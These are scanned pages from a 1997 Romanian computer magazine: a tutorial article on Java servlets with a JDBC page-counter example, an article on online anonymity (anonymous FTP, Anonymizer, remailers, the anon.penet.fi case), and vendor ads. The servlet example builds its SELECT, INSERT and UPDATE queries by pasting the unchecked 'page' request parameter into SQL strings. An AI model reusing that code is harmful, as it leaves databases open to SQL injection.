Plecând de la ideea că servleturile sunt folosite pentru extindere dinamică, le putem folosi și ca niște componente auxiliare de tip *plug-in*, de exemplu în cazul unui motor de căutare. De asemenea, servleturile pot fi o componentă intermediară a unei aplicații distribuite, putând fi la rândul lor clienți ai unor alte servicii scrise în orice alt limbaj. Putem construi deci cu ajutorul servleturilor aplicații client/server bazate pe modelul pe trei nivele (*three-tier architecture*). Primul nivel poate fi un applet, servletul fiind componenta de la mijloc (*middle-tier*), iar componenta a treia o bază de date. În acest caz servletul, folosind interfața JDBC (*Java DataBase Connectivity*), accesează o bază de date relațională.

Disponibilitate

Interfața de programare Java Servlet API dezvoltată de JavaSoft nu face parte din nucleul de programare Java, fiind un API standard de extensie Java. Este deci disponibilă ca un pachet adițional pentru nucleul Java.

Pentru ca un servlet să poată rula pe un server Web e nevoie ca serverul să aibă integrată o mașină virtuală Java (JVM – *Java Virtual Machine*), să dispună de o interfață de comunicare cu servleturi și să gestioneze servleturile aflate în execuție. Multe companii producătoare de servere Web au anunțat că vor include curând un JVM în serverele lor. De asemenea, JavaSoft a furnizat un pachet pentru a îngloba suport pentru servleturi în alte servere Web, inclusiv Apache și IIS de la Microsoft. Serverele Web de la Netscape dispun deja de suport pentru servleturi.

Merită menționat că servleturile au fost inițial suportate de Java Web Server (fostul Jeeves) de la JavaSoft și de atunci multe servere bazate pe Java au integrat API-ul servlet. Anumite componente de bază din Java Web Server sunt chiar servleturi. Componenta serverului care se ocupă cu invocarea servleturilor este și ea un servlet (*Invoker Servlet*). La fel, componenta care se ocupă cu deservirea cererilor HTTP și returnarea documentelor este tot un servlet, care implementează și un cache pentru paginile mai des accesate (*File Servlet*). Documentele .shtml sunt prelucrate de servletul *SSInclude Servlet*. De lucrul cu programe externe bazate pe interfața CGI se ocupă un alt servlet (CGI Servlet). În fine, chiar administrarea serverului web este sarcina unui servlet (Admin Servlet).

API-ul java.servlet

Servleturile sunt bazate pe modelul de programare cerere-raspuns (acceptare de cereri și generare de răspunsuri). Ca să poată recepționa cereri și să răspundă la ele, orice servlet este un obiect Java care se conformează unei interfețe speciale. Adică, în termenii programării Java, implementează interfață Servlet. Acest lucru se poate face direct, prin implementarea tuturor metodelor interfeței, sau indirect, prin moștenire, fie de la o clasă servlet generică (`GenericServlet`), fie de la clasa specifică servleturilor bazate pe protocolul HTTP (`HttpServlet`, care de fapt și ea extinde clasa generică). A doua soluție este mai des utilizată de proiectanți, deoarece în cele două clase sunt deja implementate metodele interfeței, programatorul suprascrie (*override*) doar metodele de care are nevoie.

În interfața Servlet, cea mai importantă metodă este `service (ServletRequest req, ServletResponse res)`. Această metodă este apelată la fiecare cerere recepționată. Cel mai simplu servlet posibil definește doar această metodă `service`, care are ca parametrii două obiecte, instanțe a claselor `ServletRequest` și respectiv `ServletResponse`. Primul parametru încapsulează datele trimise de client, fiind astfel posibil accesul servletului la parametrii cererii. Unui servlet îi putem trimite parametrii în multe feluri:

- printr-un *stream* de la un aplet, care va fi *stream*-ul de intrare (InputStream) al cererii;
- prin URI-ul (*Uniform Resource Identifier*) unei cereri;
- prin parametrii introduși într-un formular HTML;
- de la un alt servlet sau de la un alt serviciu din rețea.

Toți acești parametrii pot fi preluați prin intermediul unui obiect `ServletRequest`.

Al doilea parametru ne permite trimiterea răspunsului înapoi la client printr-un `OutputStream`. Prin acest *stream* e posibil transferul datelor în formatul dorit: servletul poate specifica ce tip de date (*MIME-type*) trimite apelând `res.setContentType (mimeContentType)`.

Aplicație serviciu

```
public void service( ServletRequest req, ServletResponse res )
                throws ServletException, java.io.IOException {
  int contor = 0;
  String page;
  if( (page = req.getParameter("page")) == null ) {
    log("Wrong servlet call, parameter \"page\" not present.");
    throw new ServletException("Wrong servlet call");
  }
  try {
    java.sql.Statement statement = conexiunea.createStatement();
    java.sql.ResultSet result_set;
    String sqlQuery = null;
   result_set = statement.executeQuery("SELECT nr_accesari FROM tabel_contor " +
                                        "WHERE pagina_WWW = '" + page + "'");
    if( result_set.next() )
      contor = result_set.getInt(1);
    else contor = 0;
    statement.close();
    statement = conexiunea.createStatement();
    if( ++contor == 1 ) {
       sqlQuery = "INSERT INTO tabel_contor " +
         "(pagina_WWW, nr_accesari) " +
         "VALUES ('" + page + "', " +contor+ ")";
    }
    else {
       sqlQuery = "UPDATE tabel_contor " +
         "SET nr_accesari = " + contor + " " +
         "WHERE  pagina_WWW= '" + page + "'";
    }
    statement.executeUpdate(sqlQuery);
    statement.close();
  }
  catch( java.sql.SQLException e ) {
    e.printStackTrace();
  }
  java.io.PrintStream out = new java.io.PrintStream( res.getOutputStream() );
  out.println(contor);
  out.close();
}
```

Servleturile fiind obiecte Java, care sunt de fapt aplicaţii independente rulând în interiorul serverelor, au date specifice instanţelor. La iniţializare ele au acces la date de configurare specifice servletului respectiv.

Un alt aspect al servleturilor care le aseamănă cu apleturile este modul de comunicare cu mediul în care rulează. Un aplet realizează acest lucru prin intermediul metodei `getAppletContext`, care returnează un obiect `ApletContext` prin care apletul poate interacţiona cu mediul în care rulează, adică cu browserul. La rândul lui, un servlet foloseşte (aţi ghicit!) `getServletContext` care îi returnează o instanţă a clasei `ServletContext`, prin intermediul căreia servletul poate afla informaţii despre mediul lui de rulare, care de data aceasta este serverul.

Un servlet este de obicei încărcat dinamic în memorie la prima cerere care-i este destinată, dar serverul poate fi configurat astfel încât să încarce anumite servleturi la pornire. Încărcarea se face prin tehnici normale de încărcare a claselor Java, prin intermediul unui ClassLoader, acest lucru având avantajul că servleturile pot fi încărcate la fel de uşor dintr-un director securizat (*trusted*) aflat undeva pe reţea – de exemplu http://server-departament/servlets – ca şi din sistemul de fişiere local. Acest lucru asigură o flexibilitate sporită în arhitectura sistemului şi o distribuire mai uşoară a serviciilor în reţea. Bineînţeles, aici apar anumite probleme de securitate care vor fi discutate ceva mai încolo.

După ce un servlet a fost încărcat în memorie, în timpul existenţei sale trece prin anumite faze. În primul rând trebuie activat de către server ca să fie capabil să răspundă la cereri. Acest lucru se realizează printr-un apel la metoda init. Proiectanţii de servleturi suprascriu (*overriding*) această metodă pentru ca anumite calcule, iniţializări sau configurări costisitoare ca timp de execuţie (de exemplu, operaţii de I/O) să se facă doar o singură dată şi nu la fiecare cerere. Asemenea iniţializări ar putea fi de pildă, accesul la datele persistente proprii prin conectare la o bază de date sau prin citire dintr-un fişier. După iniţializări, servletul odată activat poate prelucra multe cereri. Fiecare cerere client generează un apel al metodei service a servletului. Desigur, aceste apeluri pot fi concurente, ceea ce permite servleturilor să coordoneze anumite activităţi între clienţi diferiţi şi să partajeze date între mai mulţi clienţi. Cererile sunt acceptate şi prelucrate până când servletul este explicit oprit de către server, printr-un apel la metoda destroy. Următoarea fază este curăţenia: într-un moment când procesorul este liber apare „gunoierul“ (*Garbage Collector*) care eliberează memoria ocupată de servlet.

Securitate

Aşa cum am amintit mai devreme, deoarece încărcarea în memorie a servleturilor se face prin mecanismul standard Java (folosit în orice altă maşină virtuală Java), care permite şi încărcarea claselor Java din reţea, apar anumite probleme de securitate. Aceste probleme se referă în primul rând la servleturile aduse din reţea, de pe alte servere. În API-ul servlet există suport integrat pentru securitate. Acest lucru se datorează de fapt mediului Java standard care are un SecurityManager care poate controla accesul la toate resursele, cum ar fi fişiere locale, alte fire care rulează pe acelaşi server, informaţii administrative a serverului (utilizatori, grupuri) sau accesul la alte servere din reţea. Prin acest mecanism se poate asigura un mediu de execuţie controlat (*SandBox*) pentru servleturi, similar celui folosit de navigatoarele Web pentru a controla apleturile. Administratorul serverului poate specifica deci, prin intermediul SecurityManager-ului, cărui servlet să i se acorde drepturi de accesare a reţelei sau a fişierelor locale. Dacă luăm în considerare recent apăruta posibilitate de a semna digital fişiere Java ARchive (JAR), care conţin clase Java arhivate, am putea considera următoarea politică de securitate:

1. Din moment ce sunt instalate local de către administratorii serverului, servleturile locale au acces deplin la toate resursele.
2. Toate servleturile din reţea se execută în interiorul sandbox-ului. Servleturile care sunt semnate digital şi se află pe o listă de semnături în care administratorul are încredere, au acces deplin la toate resursele. Servleturile semnate, dar care nu sunt pe listă, sunt considerate ca servleturi fără semnătură.
3. Servleturile care nu sunt semnate digital se execută în sandbox şi nu au acces la nici o resursă.

Bineînţeles, această soluţie poate fi extinsă, putând fi adoptată o politică mai flexibilă. De exemplu, pentru servleturi cu o anumită semnătură putem permite accesul doar la reţea sau doar la anumite fişiere.

Un alt aspect al securităţii se referă la informaţiile disponibile despre clientul care a creat cererea. Servleturile au acces la informaţii despre clienţii lor prin intermediul cererii recepţionate: pot afla adresa IP şi numele computerului gazdă (*host*) de unde a venit cererea, precum şi tipul protocolului cererii respective. Dacă se foloseşte un protocol de comunicaţie sigur – de exemplu SSL (*Secure Sockets Layer*) – se poate face o identificare sigură a clientului. De asemenea, servleturile care se bazează pe protocolul HTTP au acces la date de autentificare specifice protocolului.

Moduri de invocare a servleturilor

Vom vedea în continuare cum putem trimite o cerere către un servlet. Servleturile, ca şi apleturile de altfel, pot fi identificate printr-un URL. Servleturile locale le putem identifica doar prin numele clasei respective. Un fapt important este că se pot specifica nume virtuale şi date specifice pentru un servlet la încărcare. Acest lucru este folositor atunci când dorim ca instanţe multiple ale aceluiaşi servlet să ruleze pe acelaşi server, fiind posibilă şi o comunicare între aceste servleturi.

După încărcare şi iniţializare putem invoca direct servletul, printr-un URL, în stil CGI:

http://server_host/servlets/<nume_servlet >?argumente

De asemenea, clienţii pot invoca indirect un servlet, cerând un document html generat dinamic de către servlet, serverul făcând mapările pentru servletul respectiv. Aceste mapări se pot face în multe feluri, dintre care voi prezenta doar câteva:

O soluţie ar fi ca administratorul serverului să specifice într-un fel (de exemplu printr-un fişier mapping.rules) că un anumit tip de cerere se mapează de fiecare dată la un servlet particular. Un exemplu ar putea fi un servlet care accesează o bază de date.

O altă soluţie ar putea fi ca o parte a cererii client să fie numele servletului, aflat într-un director servlets. În plus, acest director ar putea fi partajat între mai multe servere între care este distribuită procesarea cererilor venite de la clienţii site-ului respectiv.

Serverele ar putea fi configurate în aşa fel încât să apeleze automat anumite servleturi pentru a filtra informaţiile de ieşire ale altor servleturi. De exemplu, dacă apare un anumit tip de date de ieşire, se apelează automat un servlet care face post-procesarea datelor, de pildă o conversie de format.

Anumiţi clienţi care au trecut de o fază de autentificare pot specifica exact numele servletului care urmează a fi apelat.

Unele servere Web, care au suport complet pentru servleturi, pot asigura şi funcţionalitatea SSI (*Server Side Include*). Aceste servere pot apela servleturi pentru a pre-procesa pagini Web înainte ca acestea să fie trimise clienţilor. Acest lucru se realizează printr-o sintaxă HTML specială, şi anume cu ajutorul tag-ului SERVLET. Fişierele care conţin acest tag sunt fişiere cu extensia .shtml, iar sintaxa tag-ului este următoarea:

```
<SERVLET NAME=NumeServlet
  CODE=NumeClasaServlet.class
  CODEBASE=LocatieServleturi
  initparam1=initvalue1 initparam2=
  initvalue2 ...>
<PARAM NAME=param1 VALUE=
  valoare1>
<PARAM NAME=param2 VALUE=
  valoare2>
```

.

.

Text care este afişat dacă serverul nu cunoaşte servleturi

</SERVLET>

Serverul încearcă prima dată să apeleze servletul prin câmpul NAME. Dacă acesta nu este prezent, încearcă să încarce servletul pe baza următoarelor două câmpuri, iar câmpurile rămase din tag sunt parametrii de iniţializare. Tag-urile PARAM conţin parametrii cererii. Servletul apelat va genera o parte a unei pagini web, rezultatele servletului vor fi puse în locul unde a fost situat în document tag-ul SERVLET.

Un exemplu

În listingul alăturat este sursa unui servlet care accesează o bază de date relaţională. Servletul este un contor care numără de câte ori este accesată o pagină Web. Se foloseşte interfaţa JDBC pentru a accesa o bază de date MiniSQL în care sunt stocate datele. În baza de date avem un tabel tabel_contor care conţine două câmpuri: pagina_WWW şi nr_accesari. Servletul este accesat prin intermediul tag-ului SERVLET din fişere shtml şi are un singur parametru: URL-ul paginii respective.

Servletul are trei metode mai importante. La prima cerere, când servletul este încărcat, serverul apelează metoda init. Această metodă accesează resursele necesare prelucrării cererilor, adică se creează o conexiune la baza de date. Ca să poată să facă acest lucru, se impune crearea unei referinţe la un driver de baze de date folosit la comunicaţia cu baza de date mSQL.

Metoda care este apelată la fiecare cerere, `service`, se foloseşte de conexiunea la baza de date pentru a accesa datele prin intermediul cererilor SQL. Această metodă preia un singur parametru, numele paginii Web, din obiectul `ServletRequest`, cu ajutorul metodei `getParameter`. În continuare, se trimite o cerere SELECT către baza de date, pentru a se căuta linia din tabelul tabel_contor care conţine datele pentru pagina respectivă. Dacă nu s-a găsit linia respectivă înseamnă că pagina este accesată prima dată, şi inserăm în tabel noul URL şi valoarea 1. Dacă o linie a fost găsită, se face o incrementare şi apoi un UPDATE în baza de date. La sfârşit se scrie rezultatul în stream-ul de ieşire, pe care îl accesăm prin intermediul obiectului `ServletResponse`.


Metoda `destroy` închide conexiunea la baza de date. În toate cele trei metode se foloseşte metoda `log`, care scrie în fişierul jurnal modul cum s-au terminat operaţiile, pentru o eventuală analiză ulterioară. Metoda `getServletInfo` este echivalentul metodei `getAppletInfo` din apleturi şi returnează informaţii despre servlet.

Exemplul prezentat demonstrează uşurinţa cu care putem accesa o bază de date. Bineînţeles, se pot crea aplicaţii care accesează o baza de date ce conţine structuri de date mai complexe, care pot fi prezentate utilizatorului în pagini web având o formă intuitiva. Este posibil chiar ca utilizatorul să poată crea cereri către o bază de date.

Concluzie

Chiar dacă versiunea finală a chitului Java SDK încă nu a apărut, schimbări majore în API-ul servlet nu sunt de aşteptat. Cum limbajul Java primeşte tot mai mult suport din partea tuturor producătorilor de soft, este o soluţie demnă de luat în considerare. Rămâne însă de văzut în ce măsură se va impune şi va reuşi să mai contrabalanseze dominaţia CGI-ului. ■

Zöldi Árpád este student la Universitatea „Petru Maior“ din Tg.Mureş şi poate fi contactat la adresa: **azoldi@uttgm.ro**


GENESYS

Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ştefan Furtună 169, Bucureşti
E-Mail: sales@genesys.ro
http://www.genesys.ro

Partner

Best Power
UPS
280 VA - 220 KVA
monofazate şi trifazate

Allied Telesyn International
Echipament de reţea: Huburi, Switchuri, Transceivere

ICL
FUJITSU
PCs•NOTEBOOKS•SERVERS

CYCLADES
Multiplexoare
Seriale.Routere

NATIONAL INSTRUMENTS
The Software is the Instrument
Achiziţie de date
Control de proces

OFERTE PROMOŢIONALE
CERF'97 Stand 1228 P 105

Distribuţie autorizată
Asistenţă tehnică
Garanţie şi service

Produse software
FTP SOFTWARE
SCO
PROGRESS SOFTWARE
INTERSOLV
ORACLE•NETSCAPE

SS indescifrabil

Anonimat

De la americanul obsedat de „privacy“ și până la chinezul sau românul care știe că nu poate fi sigur de numărul perechilor de urechi care aud o conversație telefonică, subiectul anonimatului zgîndăre o coardă sensibilă.

De Răzvan Peteanu

Internet-ul nu putea să nu exacerbeze atracția pentru ori fobia față de ascunderea identității. Bună sau rea, intenția poate fi materializată, motiv pentru care vom face și noi o trecere în revistă a serviciilor majore (FTP, WWW, e-mail) care pot fi anonimizate - iată un cuvînt nou - și vom începe cu FTP, cel mai vechi și mai răspîndit serviciu de acest gen.

Anonymous FTP

FTP (File Transfer Protocol) este serviciul prin care un utilizator al Internet-ului poate transfera fișiere, fie de pe un server pe calculatorul său, fie în sens invers. Covîrșitoarea majoritate a transferurilor intră în prima categorie, căci pe Rețea se găsesc mult mai multe fișiere (programe, documentații, imagini etc) care să fie interesante pentru mine, decît fișiere de-ale mele care să îi intereseze pe alții.

Copierea unui fișier presupune accesul la calculatorul respectiv, iar accesul înseamnă un nume de identificare (login) și o parolă furnizate de administrator. Dacă acesta ar primi cîte o cerere de atribuire a unui login de la fiecare utilizator de pe Net interesat să copieze un fișier, atunci meseria de administrator de sistem ar fi cea mai scurtă cale spre o pensionare rapidă și garantată. Alternativa este serviciul Anonymous FTP prin care se permite accesul la server folosind numele de login anonymous. Cum în acest caz stabilirea unei parole nu are sens, uzanțele cer ca în loc de parolă să fie furnizată adresa de email ca semn al unei minime politeți. Bineînțeles, accesul este restricționat doar la resursele de interes public și la o configurare corectă a serverului FTP, din directoarele publice nu se pot decît prelua fișiere. Scrierea este permisă doar într-un director dedicat (denumit uzual upload). Motivul este imediat și întemeiat: garantarea nealterării fișierelor publice.

Un exemplu al modului în care decurge o sesiune de FTP anonim este mai ilustrativ. Caracterele îngroșate sînt tastate de utilizator, restul fiind răspunsuri ale sistemului:

```
ftp ftp.sorostm.ro
Connected to 193.226.98.1 port 21
220 cccsat FTP server (Version wu-2.4(10) Sun Apr 13
login: anonymous
331 Guest login ok, send your complete e-mail address as password.
```

Password: aici am tastat **rpeteanu@mb.sorostm.ro.** Parola nu este afișată.

```
230-Welcome, ftp@pppR14.sorostm.ro
230-
230-   This is the FTP server from Computer Communication Center Timisoara founded by the Soros Foundation for an Open Society
230 Guest login ok, access restrictions apply.
```

Mesajul „Guest login ok. Access restrictions apply“ avertizează că de vreme ce sînt un musafir, nu mă pot bucura de aceleași drepturi ca un utilizator local. De ce? Pentru că serverul respectiv nu este decît rar folosit doar ca server FTP. Cel mai adesea el este un server dintr-o instituție sau companie și utilizarea lui implică unele costuri. Din acest motiv, restricțiile nu țin doar de accesul la anumite directoare, ci și de intervalul din zi în care se face conexiunea (e posibil ca accesul să fie permis doar în afara programului de lucru) și a numărului de utilizatori simultani ai contului *anonymous*. Veți întîlni situații în care veți fi rugat să reveniți mai tîrziu, căci sînteți al 101-lea user din maxim 100 anonimi permiși.

Astăzi, în epoca navigatoarelor (în curînd post-navigare, dacă tehnologia *push-media* se dezvoltă rapid) aceste detalii sînt ascunse de navigator, utilizatorul neefectuînd altceva decît un simplu click pe o legătură lîngă care scrie: *„click here to download“*, loginul fiind făcut implicit ca *anonymous* și cu adresa de mail configurată în browser.

Revenind la subiectul nostru principal, serviciul de FTP anonim constituie o categorie aparte de anonimitate: spre deosebire de cazurile prezentate în continuare și în care utilizatorul încearcă să-și ascundă identitatea, aici serverul nu este pur și simplu interesat de identitatea noastră. Dar nu vă faceți iluzii și nu vă ascundeți transferurile *anumitor* imagini sub adresa `president@whitehouse.gov`! Fie că vă avertizează, fie că nu, serverul cunoaște adresa Dvs de IP datorită chiar existenței conexiunii TCP/IP între Dvs și el. Unele servere înregistrează doar cine și cît se conectează, altele înregistrează tot (mai ales cele cu *.mil* în coadă). Mai mult, încălcarea repetată a netichetei care dictează abținerea de la transferuri masive atunci cînd serverul este în timpul programului de lucru vă va aduce și surpriza refuzului acestuia de a vă mai permite conexiunea, posibil și a altor servere în cazul în care „listele negre“ cu IP-urile utilizatorilor răi circulă între administratori. De o parte și de alta a calculatoarelor din Internet se află tot oameni și bunul simț trebuie respectat.

Sailing, sailing anonymously...

E seară. Stați relaxat în fața PC-ului și navigați în voie prin servere americane sau pierdute prin Asia. Texte sau imagini vi se derulează prin fața ochilor fără ca nimeni să vă întrebe cine sînteți și de unde v-ați conectat. Puteți face ce doriți, puteți naviga oriunde vă duce gîndul și vă simțiți bine în micul anonimat conferit de Internetul atît de mare.

Impresia e greșită. Nu numai că serverele cunosc adresa Dvs de IP, ci pot afla și dacă ați mai vizitat serverul respectiv și chiar mai mult, pot ști ce pagină de web ați accesat anterior. Și ca să fie tacîmul complet, exploatînd unele vulnerabilități în sistemul de operare sau în navigator, un server poate afla numele și adresa Dvs de email și, în unele cazuri, poate chiar accesa fișierul cu mesaje! Vă simțiți la fel de confortabil și acum?

Spaţiul limitat şi complexitatea domeniului securităţii nu ne permit să abordăm aici modul prin care aceste informaţii sînt obţinute. Ne vom rezuma la tema articolului, cea a asigurării anonimatului. În primul rînd de ce am avea nevoie de un astfel de camuflaj? Un exemplu ar fi cel în care trebuie să completaţi un formular online şi nu doriţi ca serverul să afle de unde o faceţi. Sau locuiţi în China şi vizitaţi un sit dedicat eliberării Tibetului, însă nu puteţi fi sigur că situl nu e întreţinut *chiar* de poliţia politică tocmai pentru a-i depista pe activişti. Motive există (din păcate). Să vedem şi cum se poate realiza navigarea anonimă.

Foarte simplu: vă cuplaţi la `www.anonymizer.com` şi de acolo selectaţi opţiunea „Surf anonymously". Din acest moment ieşirea spre alte servere se face prin www.anonymizer.com care acţionează ca un intermediar, ascunzînd siturilor vizitate IP-ul Dvs şi alte detalii (tipul calculatorului, navigatorul folosit sau adresa de mail). Puteţi specifica URLul ţintă şi direct, direcţionînd navigatorul către `http://www.anonymizer.com:8080/http://adresa.dorita/`.

Modul de funcţionare este foarte asemănător cu cel al unui proxy-server, Anonymizer avînd şi facilităţi de stocare într-un cache al paginilor mai frecvent accesate. Protocoalele suportate sînt http, ftp şi gopher, în cazul celorlalte utilizatorul fiind avertizat asupra pierderii anonimităţii. Appleturile Java nu pot „păcăli" anonimizatorul, în schimb programele scrise în JavaScript da, motiv pentru care JavaScript este dezactivat automat.

Serverul fiind public accesibil, folosit de o comunitate mereu în creştere şi deocamdată unic, conexiunile prin intermediul lui sînt în mod firesc mai lente decît cele directe, astfel că anonimitatea de dragul anonimităţii nu se justifică. Alte detalii puteţi afla din FAQul disponibil la aceeaşi adresă.

Remailerele anonime

Subiectul *„anonimelor"* ne este tuturor cunoscut datorită importanţei acordate de regimul trecut. Poşta electronică a adus o schimbare: programele şi protocoalele de transfer înregistrează automat adresa expeditorului, astfel că modalităţile de eludare sînt diferite.

Există însă cazuri în care protejarea identităţii este dorită: dacă vă căutaţi o slujbă nouă şi nu doriţi ca să folosiţi adresa de email a firmei unde încă lucraţi, dacă vreţi să participaţi la discuţiile de pe Usenet şi aveţi păreri diferite de cea a firmei (de ex. lucraţi la Microsoft dar nu vă prăpădiţi după Windows 95...) ori, şi aici discreţia este extrem de necesară, trăiţi într-o comunitate care respinge cu violenţă concepţiile Dvs politice ori religioase. Aceeaşi situaţie este şi în cazul persoanelor care au suferit un abuz fizic sau psihic şi care doresc să participe la grupurile de suport de pe Internet.

Informaţia de identificare a autorului unui mesaj de email se poate afla în două locuri: în antet (header) care este generat în cea mai mare parte automat şi în semnătura. Aceasta din urmă este un fişier text care este ataşat automat (dar opţional) de programul de mail şi care nu conţine de obicei mai mult de cîteva rînduri menţionînd numele, domeniul de activitate, adresa de email şi eventual adresa firmei. Antetul conţine adresa de origine, adresa destinaţie, data şi „ştampilele" serverelor prin care mesajul a trecut de la origine la destinaţie şi un identificator de mesaj (*message-id*) care este unic pe internet. Mai există şi alte cîmpuri, dar cele menţionate prezintă interes pentru subiectul nostru.

Trimiterea unui mail anonim presupune utilizarea unui intermediar specializat asemănător birourilor de cenzură din timpul războaielor care interceptau fiecare scrisoare şi decupau informaţiile susceptibile de a indica potenţialilor cititori date despre situaţia militară curentă. Transpus în lumea poştei electronice, un astfel de cenzor se numeşte *remailer anonim* şi sarcina lui este de a înlătura din antetul mesajului orice informaţie care ar putea con-

Târg Internaţional Specializat pentru Tehnică de calcul, Software, Electronică, Telecomunicaţii şi Birotică

Now
ifabo
BUCHAREST
On

Palatul Parlamentului, Centrul Internaţional de Conferinţe

16 - 20 septembrie 1997
ediţia a IV-a

ORGANIZATOR:

EXPORT CONSULT
VIENA-BUCUREŞTI

Reprezentant oficial în România a:

MESSE WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

Cazul anon.penet.fi

Pe o perioadă de circa 3 ani, `anon.penet.fi` a fost sinonim cu ideea de remailer anonim, dispariția sa în urma unei controversate campanii făcînd valuri pe net și lăsînd un gust amar.

Întreținut de finlandezul Johan („Julf") Helsingius, anon.penet.fi a servit mai multor sute de mii de persoane pentru a le proteja identitatea și deși nu era decît un remailer *pseudo*-anonim, corectitudinea lui Julf l-a făcut pe acesta la fel de popular ca și pe serviciul propriu-zis. La 30 august 1996 însă, Julf anunță întregul Internet despre închiderea voluntară a remailerului ca urmare a imposibilității sale în fața legislației finlandeze de a mai garanta anonimitatea utilizatorilor. Cum s-a ajuns aici e o poveste mai lungă și mai încurcată care pornește de la campania agresivă a avocaților sectei americane „Biserica scientologică" împotriva Internetului în general și a remailerelor anonime în special. Sensibilitatea exacerbată vizavi de aceste subiecte se datorează probabil modului diferențiat pe „nivele de acces" în care doctrina grupării este predată membrilor. Serverele scientologilor au fost de cîteva ori ținta unor atacuri care au eludat mecanismele de securitate și în urma cărora materiale confidențiale destinate „nivelelor superioare" au fost difuzate pe Usenet. Bineînțeles, mesajele din newsgroup-uri erau difuzate printr-un cont anonim, motiv pentru care gruparea scientologică a avut două inițiative (în februarie 1995 și primăvara anului 1996) prin care au cerut poliției finlandeze să emită un ordin prin care să îl oblige pe Julf să divulge adevărata identitate a unor utilizatori. În ambele cazuri, vîlva provocată a fost substanțială în ambele tabere și Julf a devenit o persoană foarte mediatizată. În cele din urmă, în 22 august 1996 Curtea din Helsinki a decis ca Julf să dezvăluie numele deținătorului contului an545430@anon.penet.fi. După 3 zile cotidianul britanic *The Observer* a publicat un articol calomnios în care Julf era acuzat că ar fi încurajat pornografia infantilă prin permiterea difuzării de imagini prin intermediul remailerului. Acuzația s-a dovedit nefondată căci remailerul nu mai permitea de mult timp atașamente binare și nici nu au fost identificate mesaje pornografice cu originea în Finlanda. Poate că și acest atac gratuit (?) l-a determinat pe Julf să anunțe public închiderea serviciului pînă cînd legea finlandeză va proteja secretul poștei electronice la fel cum o face în cazul celei clasice. În 20 septembrie Curtea Finlandeză de Apel a anulat temporar decizia tribunalului, însă remailerul anonim a rămas închis. Julf poate fi contactat în continuare la adresa julf@penet.fi

Unda de șoc provocată de cazul penet.fi are ecouri și astăzi: unele remailere nu permit postarea de mesaje în newsgroup-ul alt.religion.scientology, iar remailerele cu adevărat anonime, bazate pe Cypherpunk și Mixmaster au devenit considerabil mai populare. Mai mult, au apărut deja și remailere comerciale (`www.edtec.com` sau `www.nymserver.com`) apropiate ca facilități de anon.penet.fi. Într-un cadru mai larg, cazul a provocat un adevărat război între scientologi și comunitățile de crackeri, și cei interesați de evoluția evenimentelor au la dispoziție multe resurse dedicate pe web.

The touch of FUTURE
ultra PRO
ultra PRO
Conditii avantajoase pentru reselleri
2ANI garantie
NOU !
PRIMARIE sector 1
Str. General VLADOIANU
Show R
ULTRA
MAGAZIN Str. General Vladoianu nr.2/4
Bl. BANU MANTA

- Echipamente **Ultra** fiabile pentru **PRO**fesionsti in orice configuratie, la preturi de importator.
- Monitoare Ultra, componente, imprimante, multimedia, soft licentiat.
- Service, instalari retele, consulting, cursuri PC, servicii internet.

K TECH s.r.l.
BUCURESTI 1, Piata Victoriei
B-dl. N.Titulescu 1,bl. A7, sc.1, ap.4/16
tel/fax: (401)650.39.71/650.37.58
